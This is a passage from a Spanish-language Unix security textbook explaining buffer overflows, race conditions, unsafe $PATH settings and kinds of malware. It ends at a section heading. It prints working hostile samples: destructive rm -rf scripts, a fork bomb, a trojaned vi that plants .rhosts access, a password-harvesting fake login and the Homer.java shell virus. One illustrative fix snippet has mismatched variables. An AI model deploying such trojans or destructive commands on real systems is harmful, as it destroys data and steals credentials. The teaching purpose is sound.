Cuando un error sucede en un programa que se ejecuta en modo usuario el único problema que suele causar es la inconveniencia para quien lo estaba utilizando. Por ejemplo, imaginemos un acceso no autorizado a memoria por parte de cierta aplicación; el sistema operativo detectará que se intenta violar la seguridad del sistema y finalizará el programa enviándole la señal SIGSEGV. Pero si ese mismo error sucede en un programa que corre con privilegios de *root* – por ejemplo, un ejecutable setuidado –, un atacante puede aprovechar el fallo para ejecutar código malicioso que el programa *a priori* no debía ejecutar. Y si un error similar se produce en el código del *kernel* del sistema operativo, las consecuencias son incluso peores: se podría llegar a producir un *Kernel Panic* o, dicho de otra forma, la parada súbita de la máquina en la mayoría de situaciones; el error más grave que se puede generar en Unix.

5.3.1 Buffer overflows

Seguramente uno de los errores más comunes, y sin duda el más conocido y utilizado es el *stack smashing* o desbordamiento de pila, también conocido por *buffer overflow*²; aunque el gusano de Robert T. Morris (1988) ya lo utilizaba, no fué hasta 1997 cuando este fallo se hizo realmente popular a raíz de [One96]. A pesar de que alguien pueda pensar que en todo el tiempo transcurrido hasta hoy en día los problemas de *buffer overflow* estarán solucionados, o al menos controlados, aún se ven con frecuencia alertas sobre programas que se ven afectados por desbordamientos (justamente hoy, 28 de febrero del 2000, han llegado a la lista BUGTRAQ un par de programas que aprovechan estos errores para aumentar el nivel de privilegio de un usuario en el sistema). Aunque cada vez los programas son más seguros, especialmente los *setuidados*, es casi seguro que un potencial atacante que acceda a nuestro sistema va a intentar – si no lo ha hecho ya – conseguir privilegios de administrador a través de un *buffer overflow*.

La idea del *stack smashing* es sencilla: en algunas implementaciones de C es posible corromper la pila de ejecución de un programa escribiendo más allá de los límites de un array declarado `auto` en una función; esto puede causar que la dirección de retorno de dicha función sea una dirección aleatoria. Esto, unido a permisos de los ficheros ejecutables en Unix (principalmente a los bits de SetUID y SetGID), hace que el sistema operativo pueda otorgar acceso *root* a usuarios sin privilegios. Por ejemplo, imaginemos una función que trate de copiar con `strcpy()` un array de 200 caracteres en uno de 20: al ejecutar el programa, se generará una violación de segmento (y por tanto el clásico *core dump* al que los usuarios de Unix estamos acostumbrados). Se ha producido una sobreescritura de la dirección de retorno de la función; si logramos que esta sobreescritura no sea aleatoria sino que apunte a un código concreto (habitualmente el código de un *shell*), dicho código se va a ejecutar.

¿Cuál es el problema? El problema reside en los ficheros *setuidados* y *setgidados*; recordemos que cuando alguien los ejecuta, está trabajando con los privilegios de quien los creó, y todo lo que ejecute lo hace con esos privilegios... incluido el código que se ha insertado en la dirección de retorno de nuestra función problemática. Si como hemos dicho, este código es el de un intérprete de comandos y el fichero pertenece al administrador, el atacante consigue ejecutar un *shell* con privilegios de *root*.

Existen multitud de *exploits* (programas que aprovechan un error en otro programa para violar la política de seguridad del sistema) disponibles en Internet, para casi todas las variantes de Unix y que incluyen el código necesario para ejecutar *shells* sobre cualquier operativo y arquitectura. Para minimizar el impacto que los desbordamientos pueden causar en nuestro sistema es necesaria

²Realmente el *stack smashing* es un caso particular del *buffer overflow*, aunque al ser el más habitual se suelen confundir ambos términos ([C⁺98]).

una colaboración entre fabricantes, administradores y programadores ([Ins97], [Smi97]...). Los primeros han de tratar de verificar más la robustez de los programas críticos antes de distribuirlos, mientras que los administradores han de mantener al mínimo el número de ficheros *setuidados* o *setgidados* en sus sistemas y los programadores tienen que esforzarse en generar código con menos puntos de desbordamiento; en [CWP⁺00] se pueden encontrar algunas líneas a tener en cuenta en la prevención de *buffer overflows*.

5.3.2 Condiciones de carrera

Otro error muy conocido en el mundo de los sistemas operativos son las condiciones de carrera, situaciones en las que dos o más procesos leen o escriben en un área compartida y el resultado final depende de los instantes de ejecución de cada uno ([Tan91]). Cuando una situación de este tipo se produce y acciones que deberían ser atómicas no lo son, existe un intervalo de tiempo durante el que un atacante puede obtener privilegios, leer y escribir ficheros protegidos, y en definitiva violar las políticas de seguridad del sistema ([Bis95]).

Por ejemplo, imaginemos un programa *setuidado* perteneciente a *root* que almacene información en un fichero propiedad del usuario que está ejecutando el programa; seguramente el código contendrá unas líneas similares a las siguientes (no se ha incluido la comprobación básica de errores por motivos de claridad):

```
if(access(fichero, W_OK)==0){
    open();
    write();
}
```

En una ejecución normal, si el usuario no tiene privilegios suficientes para escribir en el fichero, la llamada a `access()` devolverá `-1` y no se permitirá la escritura. Si esta llamada no falla `open()` tampoco lo hará, ya que el UID efectivo con que se está ejecutando el programa es el del *root*; así nos estamos asegurando que el programa escriba en el fichero si y sólo si el usuario que lo ejecuta puede hacerlo – sin privilegios adicionales por el *setuid* –. Pero, ¿qué sucede si el fichero cambia entre la llamada a `access()` y las siguientes? El programa estará escribiendo en un archivo sobre el que no se han realizado las comprobaciones necesarias para garantizar la seguridad. Por ejemplo, imaginemos que tras la llamada a `access()`, y justo antes de que se ejecute `open()`, el usuario borra el fichero referenciado y enlaza `/etc/passwd` con el mismo nombre: el programa estará escribiendo información en el fichero de contraseñas.

Este tipo de situación, en la que un programa comprueba una propiedad de un objeto y luego ejecuta determinada acción asumiendo que la propiedad se mantiene, cuando realmente no es así, se denomina TOCTTOU (*Time of check to time of use*). ¿Qué se puede hacer para evitarla? El propio sistema operativo nos da las diferentes soluciones al problema ([BD96]). Por ejemplo, podemos utilizar descriptores de fichero en lugar de nombres: en nuestro caso, deberíamos utilizar una variante de la llamada `access()` que trabaje con descriptores en lugar de nombres de archivo (no es algo que exista realmente, sería necesario modificar el núcleo del operativo para conseguirlo); con esto conseguimos que aunque se modifique el nombre del fichero, el objeto al que accedemos sea el mismo durante todo el tiempo. Además, es conveniente invertir el orden de las llamadas (invocar primero a `open()` y después a nuestra variante de `access()`); de esta forma, el código anterior quedaría como sigue:

```
if((fd=open(fichero, O_WRONLY))==NULL){
    if (access2(fileno(fp),W_OK)==0){
        write();
    }
}
```

No obstante, existen llamadas que utilizan nombres de fichero y no tienen un equivalente que utilice descriptores; para no tener que reprogramar todo el núcleo de Unix, existe una segunda solución que

cubre también a estas llamadas: asociar un descriptor y un nombre de fichero sin restringir el modo de acceso. Para esto se utilizaría un modo especial de apertura, `O_ACCESS` – que sería necesario implementar –, en lugar de los clásicos `O_RDONLY`, `O_WRONLY` o `O_RDWR`; este nuevo modo garantizaría que si el objeto existe se haría sobre él un `open()` habitual pero sin derecho de escritura o lectura (sería necesario efectuar una segunda llamada a la función, con los parámetros adecuados), y si no existe se reserva un nombre y un inodo de tipo ‘reservado’, un tipo de transición que posteriormente sería necesario convertir en un tipo de fichero habitual en Unix (directorio, *socket*, enlace...) con las llamadas correspondientes.

5.4 Fauna y otras amenazas

En el punto anterior hemos hablado de problemas de seguridad derivados de errores o descuidos a la hora de programar; sin embargo, no todas las amenazas lógicas provienen de simples errores: ciertos programas, denominados en su conjunto *malware* o *software* malicioso, son creados con la intención principal de atacar a la seguridad³. En esta sección vamos a hablar de algunos tipos de *malware*, sus características y sus efectos potenciales.

Para prevenir casi todo el *software* malicioso que pueda afectar a nuestros sistemas es necesaria una buena concienciación de los usuarios: bajo ningún concepto han de ejecutar *software* que no provenga de fuentes fiables, especialmente programas descargados de páginas *underground* o ficheros enviados a través de IRC. Evidentemente, esto se ha de aplicar – y con más rigor – al administrador de la máquina; si un usuario ejecuta un programa que contiene un virus o un troyano, es casi imposible que afecte al resto del sistema: en todo caso el propio usuario, o sus ficheros, serán los únicos perjudicados. Si es el *root* quien ejecuta el programa contaminado, cualquier archivo del sistema puede contagiarse – virus – o las acciones destructivas del *malware* – troyano – afectarán sin límites a todos los recursos del sistema. Aparte de descargar el *software* de fuentes fiables, es recomendable utilizar las ‘huellas’ de todos los programas (generalmente resúmenes MD5 de los ficheros) para verificar que hemos bajado el archivo legítimo; también es preferible descargar el código fuente y compilar nosotros mismos los programas: aparte de cuestiones de eficiencia, siempre tenemos la posibilidad de revisar el código en busca de potenciales problemas de seguridad.

Otra medida de seguridad muy importante es la correcta asignación de la variable de entorno `$PATH`, especialmente para el administrador del sistema. Esta variable está formada por todos los directorios en los que el *shell* buscará comandos para ejecutarlos; podemos visualizar su contenido mediante la siguiente orden:

```
anita:~# echo $PATH
/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/sbin:/usr/local/sbin:
/usr/dt/bin:/usr/openwin/bin:/usr/share/texmf/bin
anita:~#
```

Cuando un usuario teclea una orden en la línea de comandos, el *shell* busca en cada uno de estos directorios un ejecutable con el mismo nombre que el tecleado; si lo encuentra, lo ejecuta sin más, y si no lo encuentra se produce un mensaje de error (el clásico ‘*command not found*’). Esta búsqueda se realiza en el orden en que aparecen los directorios del `$PATH`: si por ejemplo se hubiera tecleado ‘`ls`’, en nuestro caso se buscaría en primer lugar `/sbin/ls`; como – seguramente – no existirá, se pasará al siguiente directorio de la variable, esto es, se intentará ejecutar `/usr/sbin/ls`. Este fichero tampoco ha de existir, por lo que se intentará de nuevo con `/bin/ls`, la ubicación normal del programa, y se ejecutará este fichero.

¿Qué problema hay con esta variable? Muy sencillo: para que sea mínimamente aceptable, ninguno de los directorios del `$PATH` ha de poseer permiso de escritura para los usuarios normales; esto

³Realmente, algunos de ellos no son necesariamente nocivos; es su uso indebido y no la intención de su programador lo que los convierte en peligrosos.

incluye evidentemente directorios como `/tmp/`, pero también otro que a primera vista puede no tener mucho sentido: el directorio actual, `'.'`. Imaginemos la siguiente situación: el *root* de un sistema Unix tiene incluido en su variable `$PATH` el directorio actual como uno más donde buscar ejecutables; esto es algo muy habitual por cuestiones de comodidad. Por ejemplo, la variable de entorno puede tener el siguiente contenido:

```
anita:~# echo $PATH
.::/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/sbin:/usr/local/sbin:
/usr/dt/bin:/usr/openwin/bin:/usr/share/texmf/bin
anita:~#
```

Si este administrador desea comprobar el contenido del directorio `/tmp/`, o el de `$HOME` de alguno de sus usuarios (recordemos, directorios donde pueden escribir), seguramente irá a dicho directorio y ejecutará un simple `ls`. Pero, ¿qué sucede si el `'.'` está en primer lugar en la variable `$PATH`? El *shell* buscará en primer lugar en el directorio actual, por ejemplo `/tmp/`, de forma que si ahí existe un ejecutable denominado `'ls'`, se ejecutará sin más: teniendo en cuenta que cualquiera puede escribir en el directorio, ese programa puede tener el siguiente contenido:

```
anita:~# cat /tmp/ls
#!/bin/sh
rm -rf /usr/ &
anita:~#
```

Como podemos ver, un inocente `'ls'` puede destruir parte del sistema de ficheros – o todo –, simplemente porque el administrador no ha tenido la precaución de eliminar de su `$PATH` directorios donde los usuarios puedan escribir.

Seguramente alguien encontrará una solución – falsa – a este problema: si la cuestión reside en el orden de búsqueda, ¿por qué no poner el directorio actual al final del `$PATH`, después de todos los directorios fiables? De esta forma, el programa `./ls` no se ejecutará nunca, ya que antes el *shell* va a encontrar con toda seguridad al programa legítimo, `/bin/ls`. Evidentemente esto es así, pero es fácil comprobar que el problema persiste: imaginemos que estamos en esa situación, y ahora tecleamos en `/tmp/` la orden `ls|more`. No ocurrirá nada anormal, ya que tanto `'ls'` como `'more'` son programas que el *shell* ejecutará antes de analizar `'.'`. Pero, ¿qué pasaría si nos equivocamos al teclear, y en lugar de `'more'` escribimos `'moer'`? Al fin y al cabo, no es un ejemplo tan rebuscado, esto seguramente le ha pasado a cualquier usuario de Unix; si esto ocurre así, el intérprete de órdenes no encontrará ningún programa que se llame `'moer'` en el `$PATH`, por lo que se generará un mensaje de error... ¿Ninguno? ¿Y si un usuario ha creado `/tmp/moer`, con un contenido similar al `/tmp/ls` anterior? De nuevo nos encontramos ante el mismo problema: una orden tan inocente como esta puede afectar gravemente a la integridad de nuestras máquinas. Visto esto, parece claro que bajo ningún concepto se ha de tener un directorio en el que los usuarios puedan escribir, ni siquiera el directorio actual (`'.'`) en la variable `$PATH`.

5.4.1 Virus

Un virus es una secuencia de código que se inserta en un fichero ejecutable denominado *host*, de forma que al ejecutar el programa también se ejecuta el virus; generalmente esta ejecución implica la copia del código viral – o una modificación del mismo – en otros programas. El virus necesita obligatoriamente un programa donde insertarse para poderse ejecutar, por lo que no se puede considerar un programa o proceso independiente.

Durante años, un debate típico entre la comunidad de la seguridad informática es la existencia de virus en Unix ([Rad92], [Rad93], [Rad95]...). ¿Existen virus en este entorno, o por el contrario son un producto de otros sistemas en los que el concepto de seguridad se pierde? Realmente existen virus sobre plataformas Unix capaces de reproducirse e infectar ficheros, tanto ELF como *shellscripts*: ya en 1983 Fred Cohen diseñó un virus que se ejecutaba con éxito sobre Unix en una

VAX 11-750 ([Coh84]); años más tarde, en artículos como [Duf89] o [McI89] se ha mostrado incluso el código necesario para la infección.

Parece claro que la existencia de virus en Unix es algo sobradamente comprobado; entonces, ¿dónde está el debate? La discusión se centra en hasta qué punto un virus para Unix puede comprometer la seguridad del sistema; generalmente, la existencia de estos virus y sus efectos no suelen ser muy perjudiciales en los sistemas Unix de hoy en día. Se suele tratar de código escrito únicamente como curiosidad científica, ya que cualquier acción que realice un virus es en general más fácilmente realizable por otros medios como un simple *exploit*; de hecho, uno de los primeros virus para Unix (en términos puristas se podría considerar un troyano más que un virus) fué creado por uno de los propios diseñadores del sistema operativo, Ken Thompson ([Tho84]), con el fin no de dañar al sistema, sino de mostrar hasta qué punto se puede confiar en el *software* de una máquina.

5.4.2 Gusanos

El término gusano, acuñado en 1975 en la obra de ciencia ficción de John Brunner *The Shockwave Rider* hace referencia a programas capaces de viajar por sí mismos a través de redes de computadores para realizar cualquier actividad una vez alcanzada una máquina; aunque esta actividad no tiene por qué entrañar peligro, los gusanos pueden instalar en el sistema alcanzado un virus, atacar a este sistema como haría un intruso, o simplemente consumir excesivas cantidades de ancho de banda en la red afectada. Aunque se trata de *malware* muchísimo menos habitual que por ejemplo los virus o las puertas traseras, ya que escribir un gusano peligroso es una tarea muy difícil, los gusanos son una de las amenazas que potencialmente puede causar mayores daños: no debemos olvidar que el mayor incidente de seguridad de la historia de Unix e Internet fué a causa de un gusano (el famoso *Worm* de 1988).

Antes del *Worm* de Robert T. Morris existieron otros gusanos con fines muy diferentes; a principios de los setenta Bob Thomas escribió lo que muchos consideran el primer gusano informático. Este programa, denominado ‘*creeper*’, no era ni mucho menos *malware*, sino que era utilizado en los aeropuertos por los controladores aéreos para notificar que el control de determinado avión había pasado de un ordenador a otro. Otros ejemplos de gusanos útiles fueron los desarrollados a principios de los ochenta por John Shoch y Jon Hupp, del centro de investigación de Xerox en Palo Alto, California; estos *worms* se dedicaron a tareas como el intercambio de mensajes entre sistemas o el aprovechamiento de recursos ociosos durante la noche ([SH82]). Todo funcionaba aparentemente bien, hasta que una mañana al llegar al centro ningún ordenador funcionó debido a un error en uno de los gusanos; al reiniciar los sistemas, inmediatamente volvieron a fallar porque el gusano seguía trabajando, por lo que fué necesario diseñar una vacuna. Este es considerado el primer incidente de seguridad en el que entraban *worms* en juego.

Sin embargo, no fué hasta 1988 cuando se produjo el primer incidente de seguridad ‘serio’ provocado por un gusano, que a la larga se ha convertido en el primer problema de seguridad informática que saltó a los medios ([Mar88a], [Mar88b], [Roy88]...) y también en el más grave – civil, al menos – de todos los tiempos. El 2 de noviembre de ese año, Robert T. Morris saltó a la fama cuando uno de sus programas se convirtió en ‘el Gusan’ con mayúsculas, en el *Worm* de Internet. La principal causa del problema fué la filosofía ‘*Security through Obscurity*’ que muchos aún defienden hoy en día: este joven estudiante era hijo del prestigioso científico Robert Morris, experto en Unix y seguridad – entre otros lugares, ha trabajado por ejemplo para el *National Computer Security Center* estadounidense –, quien conocía perfectamente uno de los muchos fallos en *Sendmail*. No hizo público este fallo ni su solución, y su hijo aprovechó ese conocimiento para incorporarlo a su gusano (se puede leer parte de esta fascinante historia en [Sto89]). El *Worm* aprovechaba varias vulnerabilidades en programas como *sendmail*, *fingerd*, *rsh* y *rexecd* ([See89]) para acceder a un sistema, contaminarlo, y desde él seguir actuando hacia otras máquinas (en [Spa88], [ER89] o [Spa91a] se pueden encontrar detalles concretos del funcionamiento de este gusano). En unas horas, miles de equipos conectados a la red dejaron de funcionar ([Spa89]), todos presentando una sobre-

carga de procesos `sh` (el nombre camuflado del gusano en los sistemas Unix); reiniciar el sistema no era ninguna solución, porque tras unos minutos de funcionamiento el sistema volvía a presentar el mismo problema.

Fueron necesarias muchas horas de trabajo para poder detener el *Worm* de Robert T. Morris; expertos de dos grandes universidades norteamericanas, el MIT y Berkeley, fueron capaces de desensamblar el código y proporcionar una solución al problema. Junto a ellos, cientos de administradores y programadores de todo el mundo colaboraron ininterrumpidamente durante varios días para analizar cómo se habían contaminado y cuáles eran los efectos que el gusano había causado en sus sistemas. El día 8 de noviembre, casi una semana después del ataque, expertos en seguridad de casi todos los ámbitos de la vida estadounidense se reunieron para aclarar qué es lo que pasó exactamente, cómo se había resuelto, cuáles eran las consecuencias y cómo se podía evitar que sucediera algo parecido en el futuro; allí había desde investigadores del MIT o Berkeley hasta miembros de la CIA, el Departamento de Energía o el Laboratorio de Investigación Balística, pasando por supuesto por miembros del *National Computer Security Center*, organizador del evento. Esta reunión, y el incidente en sí, marcaron un antes y un después en la historia de la seguridad informática; la sociedad en general y los investigadores en particular tomaron conciencia del grave problema que suponía un ataque de esa envergadura, y a partir de ahí comenzaron a surgir organizaciones como el CERT, encargadas de velar por la seguridad de los sistemas informáticos. También se determinaron medidas de prevención que siguen vigentes hoy en día, de forma que otros ataques de gusanos no han sido tan espectaculares: a finales de 1989 un gusano llamado `wank`, que a diferencia del de Morris era destructivo, no tuvo ni de lejos las repercusiones que éste. Desde entonces, no ha habido ninguna noticia importante – al menos publicada por el CERT – de gusanos en entornos Unix.

5.4.3 Conejos

Los conejos o bacterias son programas que de forma directa no dañan al sistema, sino que se limitan a reproducirse, generalmente de forma exponencial, hasta que la cantidad de recursos consumidos (procesador, memoria, disco...) se convierte en una negación de servicio para el sistema afectado. Por ejemplo, imaginemos una máquina Unix sin una *quota* de procesos establecida; cualquier usuario podría ejecutar un código como el siguiente:

```
main(){
    while(1){
        malloc(1024);
        fork();
    }
}
```

Este programa reservaría un kilobyte de memoria y a continuación crearía una copia de él mismo; el programa original y la copia repetirían estas acciones, generando cuatro copias en memoria que volverían a hacer lo mismo. Así, tras un intervalo de ejecución, el código anterior consumiría toda la memoria del sistema, pudiendo provocar incluso su parada.

La mejor forma de prevenir ataques de conejos (o simples errores en los programas, que hagan que éstos consuman excesivos recursos) es utilizar las facilidades que los núcleos de cualquier Unix moderno ofrecen para limitar los recursos que un determinado proceso o usuario puede llegar a consumir en nuestro sistema; en el capítulo 9 se repasan algunos de los parámetros necesarios para realizar esta tarea sobre diversos clones del sistema Unix.

5.4.4 Caballos de Troya

En el libro VIII de La Odisea de Homero se cuenta la historia de que los griegos, tras mucho tiempo de asedio a la ciudad de Troya, decidieron construir un gran caballo de madera en cuyo interior se escondieron unos cuantos soldados; el resto del ejército griego abandonó el asedio dejando allí

el caballo, y al darse cuenta de que el sitio a su ciudad había acabado, los troyanos salieron a inspeccionar ese gran caballo de madera. Lo tomaron como una muestra de su victoria y lo introdujeron tras las murallas de la ciudad sin darse cuenta de lo que realmente había en él. Cuando los troyanos estaban celebrando el fin del asedio, del interior del caballo salieron los soldados griegos, que abrieron las puertas de la ciudad al resto de su ejército – que había vuelto al lugar – y pudieron de esta forma conquistar la ciudad de Troya.

De la misma forma que el antiguo caballo de Troya de la mitología griega escondía en su interior algo que los troyanos desconocían, y que tenía una función muy diferente a la que ellos pensaban, un troyano o caballo de Troya actual es un programa que aparentemente realiza una función útil para quién lo ejecuta, pero que en realidad – o aparte – realiza una función que el usuario desconoce, generalmente dañina. Por ejemplo, un usuario que posea el suficiente privilegio en el sistema puede renombrar el editor `vi` como `vi.old`, y crear un programa denominado `vi` como el siguiente:

```
#!/bin/sh
echo "++">${HOME}/.rhosts
vi.old $1
```

Si esto sucede, cuando alguien trate de editar un fichero automáticamente va a crear un fichero `.rhosts` en su directorio de usuario, que permitirá a un atacante acceder de una forma sencilla al sistema utilizando las órdenes `r-*` de Unix BSD.

Los troyanos son quizás el *malware* más difundido en cualquier tipo de entorno ([KT97]), incluyendo por supuesto a Unix; sus variantes incluyen incluso ejemplos graciosos: ha habido casos en los que comenta un potencial problema de seguridad – real – en una lista de correo y se acompaña la descripción de un *shellscrip*t que en principio aprovecha dicho problema para conseguir privilegios de `root`. En ese *exploit* se ha incluido, convenientemente camouflada, una sentencia similar a la siguiente:

```
echo "A'p gr4ibf t2 hLcM ueem" | tr Ae4Lpbf2gumM Ioyamngotrtk| mail \
-s "'echo "A'p gr4ibf t2 hLcM ueem" | tr Ae4Lpbf2gumM Ioyamngotrtk'" root
```

De esta forma, cuando un *script kiddie* ejecute el programa para conseguir privilegios en el sistema, sin darse cuenta automáticamente lo estará notificando al administrador del mismo; evidentemente el *exploit* suele ser falso y no da ningún privilegio adicional, simplemente sirve para que el `root` sepa qué usuarios están ‘jugando’ con la seguridad de sus máquinas.

Por desgracia, estos troyanos inofensivos no son los más comunes; existen también ejemplos de caballos de Troya dañinos: sin duda el ejemplo típico de troyano (tan típico que ha recibido un nombre especial: *trojan mule* o mula de Troya ([Tom94])) es el falso programa de `login`. Nada más encender una terminal de una máquina Unix aparece el clásico mensaje ‘`login:`’ solicitando nuestro nombre de usuario y contraseña, datos que con toda seguridad la persona que enciende este dispositivo tecleará para poder acceder al sistema. Pero, ¿qué sucedería si el programa que imprime el mensaje en pantalla es un troyano? Cualquier usuario del sistema puede crear un código que muestre un mensaje similar, guarde la información leída de teclado (el `login` y el `password`) e invoque después al programa `login` original; tras la primera lectura, se mostrará el también clásico mensaje ‘`Login incorrect`’, de forma que el usuario pensará que ha tecleado mal sus datos – nada extraño, al fin y al cabo –. Cuando el programa original se ejecute, se permitirá el acceso al sistema y ese usuario no habrá notado nada anormal, pero alguien acaba de registrar su `login` y su contraseña. Un troyano de este tipo es tan sencillo que se puede hacer – de forma simplificada – en unas pocas líneas de *shellscrip*t:

```
luisa:~$ cat trojan
clear
printf "'uname -n' login: "
read login
```

```

stty -echo nl -echo
printf "Password: "
read pass
echo "$login : $pass" >>/tmp/.claves
printf "\nLogin incorrect"
echo
exec /bin/login
luisa:~$
```

El atacante no necesita más que dejar lanzado el programa en varias terminales del sistema y esperar tranquilamente a que los usuarios vayan tecleando sus *logins* y *passwords*, que se guardarán en */tmp/.claves*; evidentemente este ejemplo de troyano es muy simple, pero es suficiente para hacernos una idea del perjuicio que estos programas pueden producir en una máquina Unix. En los últimos años han aparecido caballos de Troya mucho más elaborados en diversas utilidades de Unix, incluso en aplicaciones relacionadas con la seguridad como *TCP Wrappers*; en [CER99] se pueden encontrar referencias a algunos de ellos.

La forma más fácil de descubrir caballos de Troya (aparte de sufrir sus efectos una vez activado) es comparar los ficheros bajo sospecha con una copia de los originales, copia que evidentemente se ha de haber efectuado antes de poner el sistema en funcionamiento y debe haber sido guardada en un lugar seguro, para evitar así que el atacante modifique también la versión de nuestro *backup*. También es recomendable – como sucede con el resto de *malware* – realizar resúmenes MD5 de nuestros programas y compararlos con los resúmenes originales; esto, que muchas veces es ignorado, puede ser una excelente solución para prevenir la amenaza de los caballos de Troya.

5.4.5 Applets hostiles

En los últimos años, con la proliferación de la *web*, Java y Javascript, una nueva forma de *malware* se ha hecho popular. Se trata de los denominados *applets* hostiles, *applets* que al ser descargados intentan monopolizar o explotar los recursos del sistema de una forma inapropiada ([MF96]); esto incluye desde ataques clásicos como negaciones de servicio o ejecución remota de programas en la máquina cliente hasta amenazas mucho más elaboradas, como difusión de virus, ruptura lógica de cortafuegos o utilización de recursos remotos para grandes cálculos científicos.

Como ejemplo de *applet* hostil – aunque este en concreto no es muy peligroso – tenemos el siguiente código, obra de Mark D. LaDue (1996):

```

anita:~/Security# cat Homer.java
import java.io.*;

class Homer {
    public static void main (String[] argv) {
        try {
            String userHome = System.getProperty("user.home");
            String target = "$HOME";
            FileOutputStream outer = new
                FileOutputStream(userHome + "/.homer.sh");
            String homer = "#!/bin/sh" + "\n" + "#_" + "\n" +
            "echo \"Java is safe, and UNIX viruses do not exist.\\" + "\n" +
            "for file in `find " + target + " -type f -print`" + "\n" + "do" +
            "\n" + "    case \"`sed 1q $file`\\" in" + "\n" +
            "        \"#!/bin/sh\"\ ) grep '#_-' $file > /dev/null" +
            " || sed -n '/#_-,\$p' \$0 >> $file" + "\n" +
            "    esac" + "\n" + "done" + "\n" +
            "2>/dev/null";
```

```

byte[] buffer = new byte[homer.length()];
homer.getBytes(0, homer.length(), buffer, 0);
outer.write(buffer);
outer.close();
Process chmod = Runtime.getRuntime().exec("/usr/bin/chmod 777 " +
        userHome + "/.homer.sh");
Process exec = Runtime.getRuntime().exec("/bin/sh " + userHome +
        "/.homer.sh");
} catch (IOException ioe) {}
}
}
anita:~/Security#

```

Este programa infecta los sistemas Unix con un virus que contamina ficheros *shells*; antes de hacerlo muestra el mensaje '*Java is safe, and UNIX viruses do not exist*', para después localizar todos los ficheros *shell* en el directorio *\$HOME*, comprobar cuáles están infectados, e infectar los que no lo están.

Aunque en un principio no se tomó muy en serio el problema de los *applets* hostiles, poco tiempo después la propia *Sun Microsystems* reconoció la problemática asociada y se puso a trabajar para minimizar los potenciales efectos de estos *applets*; principalmente se han centrado esfuerzos en controlar la cantidad de recursos consumidos por un programa y en proporcionar las clases necesarias para que los propios navegadores monitoricen los *applets* ejecutados. No obstante, aunque se solucionen los problemas de seguridad en el código, es probable que se puedan seguir utilizando *applets* como una forma de ataque a los sistemas: mientras que estos programas puedan realizar conexiones por red, no habrán desaparecido los problemas.

5.4.6 Bombas lógicas

Las bombas lógicas son en cierta forma similares a los troyanos: se trata de código insertado en programas que parecen realizar cierta acción útil. Pero mientras que un troyano se ejecuta cada vez que se ejecuta el programa que lo contiene, una bomba lógica sólo se activa bajo ciertas condiciones, como una determinada fecha, la existencia de un fichero con un nombre dado, o el alcance de cierto número de ejecuciones del programa que contiene la bomba; así, una bomba lógica puede permanecer inactiva en el sistema durante mucho tiempo sin activarse y por tanto sin que nadie note un funcionamiento anómalo hasta que el daño producido por la bomba ya está hecho. Por ejemplo, imaginemos la misma situación que antes veímos para el troyano: alguien con el suficiente privilegio renombra a *vi* como *vi.old*, y en el lugar del editor sitúa el siguiente código:

```

#!/bin/sh
if [ `date +%a` = "Sun" ];
then
    rm -rf $HOME
else
    vi.old $1
fi

```

Este cambio en el sistema puede permanecer durante años⁴ sin que se produzca un funcionamiento anómalo, siempre y cuando nadie edite ficheros un domingo; pero en el momento en que un usuario decida trabajar este día, la bomba lógica se va a activar y el directorio de este usuario será borrado.

5.4.7 Canales ocultos

Según [B+88] un canal oculto es un cauce de comunicación que permite a un proceso receptor y a un emisor intercambiar información de forma que viole la política de seguridad del sistema; esen-

⁴Obviamente, si esto es así, denota una escasa preocupación por la seguridad en ese sistema.

cialmente se trata de un método de comunicación que no es parte del diseño original del sistema pero que puede utilizarse para transferir información a un proceso o usuario que *a priori* no estaría autorizado a acceder a dicha información. Los canales ocultos existen sólamente en sistemas con seguridad multinivel ([PN92]), aquellos que contienen y manejan información con diferentes niveles de sensibilidad, de forma que se permite acceder simultáneamente a varios usuarios a dicha información pero con diferentes puntos de vista de la misma, en función de sus privilegios y sus necesidades de conocimiento (*needs to know*). El concepto de canal oculto fué introducido en 1973, en [Lam73], y desde entonces muchos han sido los estudios realizados sobre este método de ataque, que afecta especialmente a sistemas en los que el aspecto más importante de la seguridad es la privacidad de los datos (por ejemplo, los militares).

Generalmente se suelen clasificar los canales cubiertos en función de varios aspectos ([G⁺93]):

- Escenario

Cuando se construyen escenarios de canales cubiertos generalmente se suele diferenciar entre canales cubiertos **de almacenamiento** y **de temporización** ([Lip75]). Los primeros son canales en los que se utiliza la escritura directa o indirecta de datos por parte de un proceso y la lectura –también directa o indirecta– de esos datos por parte de otro; generalmente utilizan un recurso finito del sistema, como bloques de disco, que se comparte entre entidades con diferentes privilegios. Por contra, los canales ocultos de temporización utilizan la modulación de ciertos recursos, como el tiempo de CPU, para intercambiar la información entre procesos. En [G⁺93] se pueden encontrar ejemplos de ambos tipos de canales ocultos; otro buen ejemplo de *covert channel* se encuentra en [McH95].

- Ruido

Como cualquier canal de comunicación, oculto o no, los canales cubiertos pueden ser ruidosos o inmunes al ruido; idealmente, un canal inmune al ruido es aquél en que la probabilidad de que el receptor escuche exactamente lo que el emisor ha transmitido es 1: sin importar factores externos, no hay interferencias en la transmisión. Evidentemente, en la práctica es muy difícil conseguir estos canales tan perfectos, por lo que es habitual aplicar códigos de corrección de errores aunque éstos reduzcan el ancho de banda del canal.

- Flujos de información

De la misma forma que en las líneas convencionales de transmisión de datos se aplican técnicas (multiplexación en el tiempo, multiplexación en frecuencia...) para maximizar el ancho de banda efectivo, en los canales cubiertos se puede hacer algo parecido. A los canales en los que se transmiten varios flujos de información entre emisor y receptor se les denomina **agregados**, y dependiendo de cómo se inicialicen, lean y *reseteen* las variables enviadas podemos hablar de agregación serie, paralela o híbrida; los canales con un único flujo de información se llaman **no agregados**.

La preocupación por la presencia de canales ocultos es, como hemos dicho, habitual en sistemas de alta seguridad como los militares; de hecho, muchos de los estudios sobre ataques basados en canales cubiertos y su prevención han sido –y son– realizados por las clásicas agencias gubernamentales y militares estadounidenses (*National Security Agency, US Air Force, National Computer Security Center*...). No obstante, también en entornos más ‘normales’ es posible la existencia de canales ocultos, especialmente aprovechando debilidades de la pila de protocolos TCP/IP ([Rou96], [Row96]...).

El análisis y detección canales cubiertos es una tarea complicada que generalmente se basa en complejos modelos formales y matemáticos ([Wra91b], [MK94]...); diversas aproximaciones son utilizadas para el estudio de canales de temporización ([Hu91], [Wra91a]...), y también para el de canales de almacenamiento ([PK91]).

5.4.8 Puertas traseras

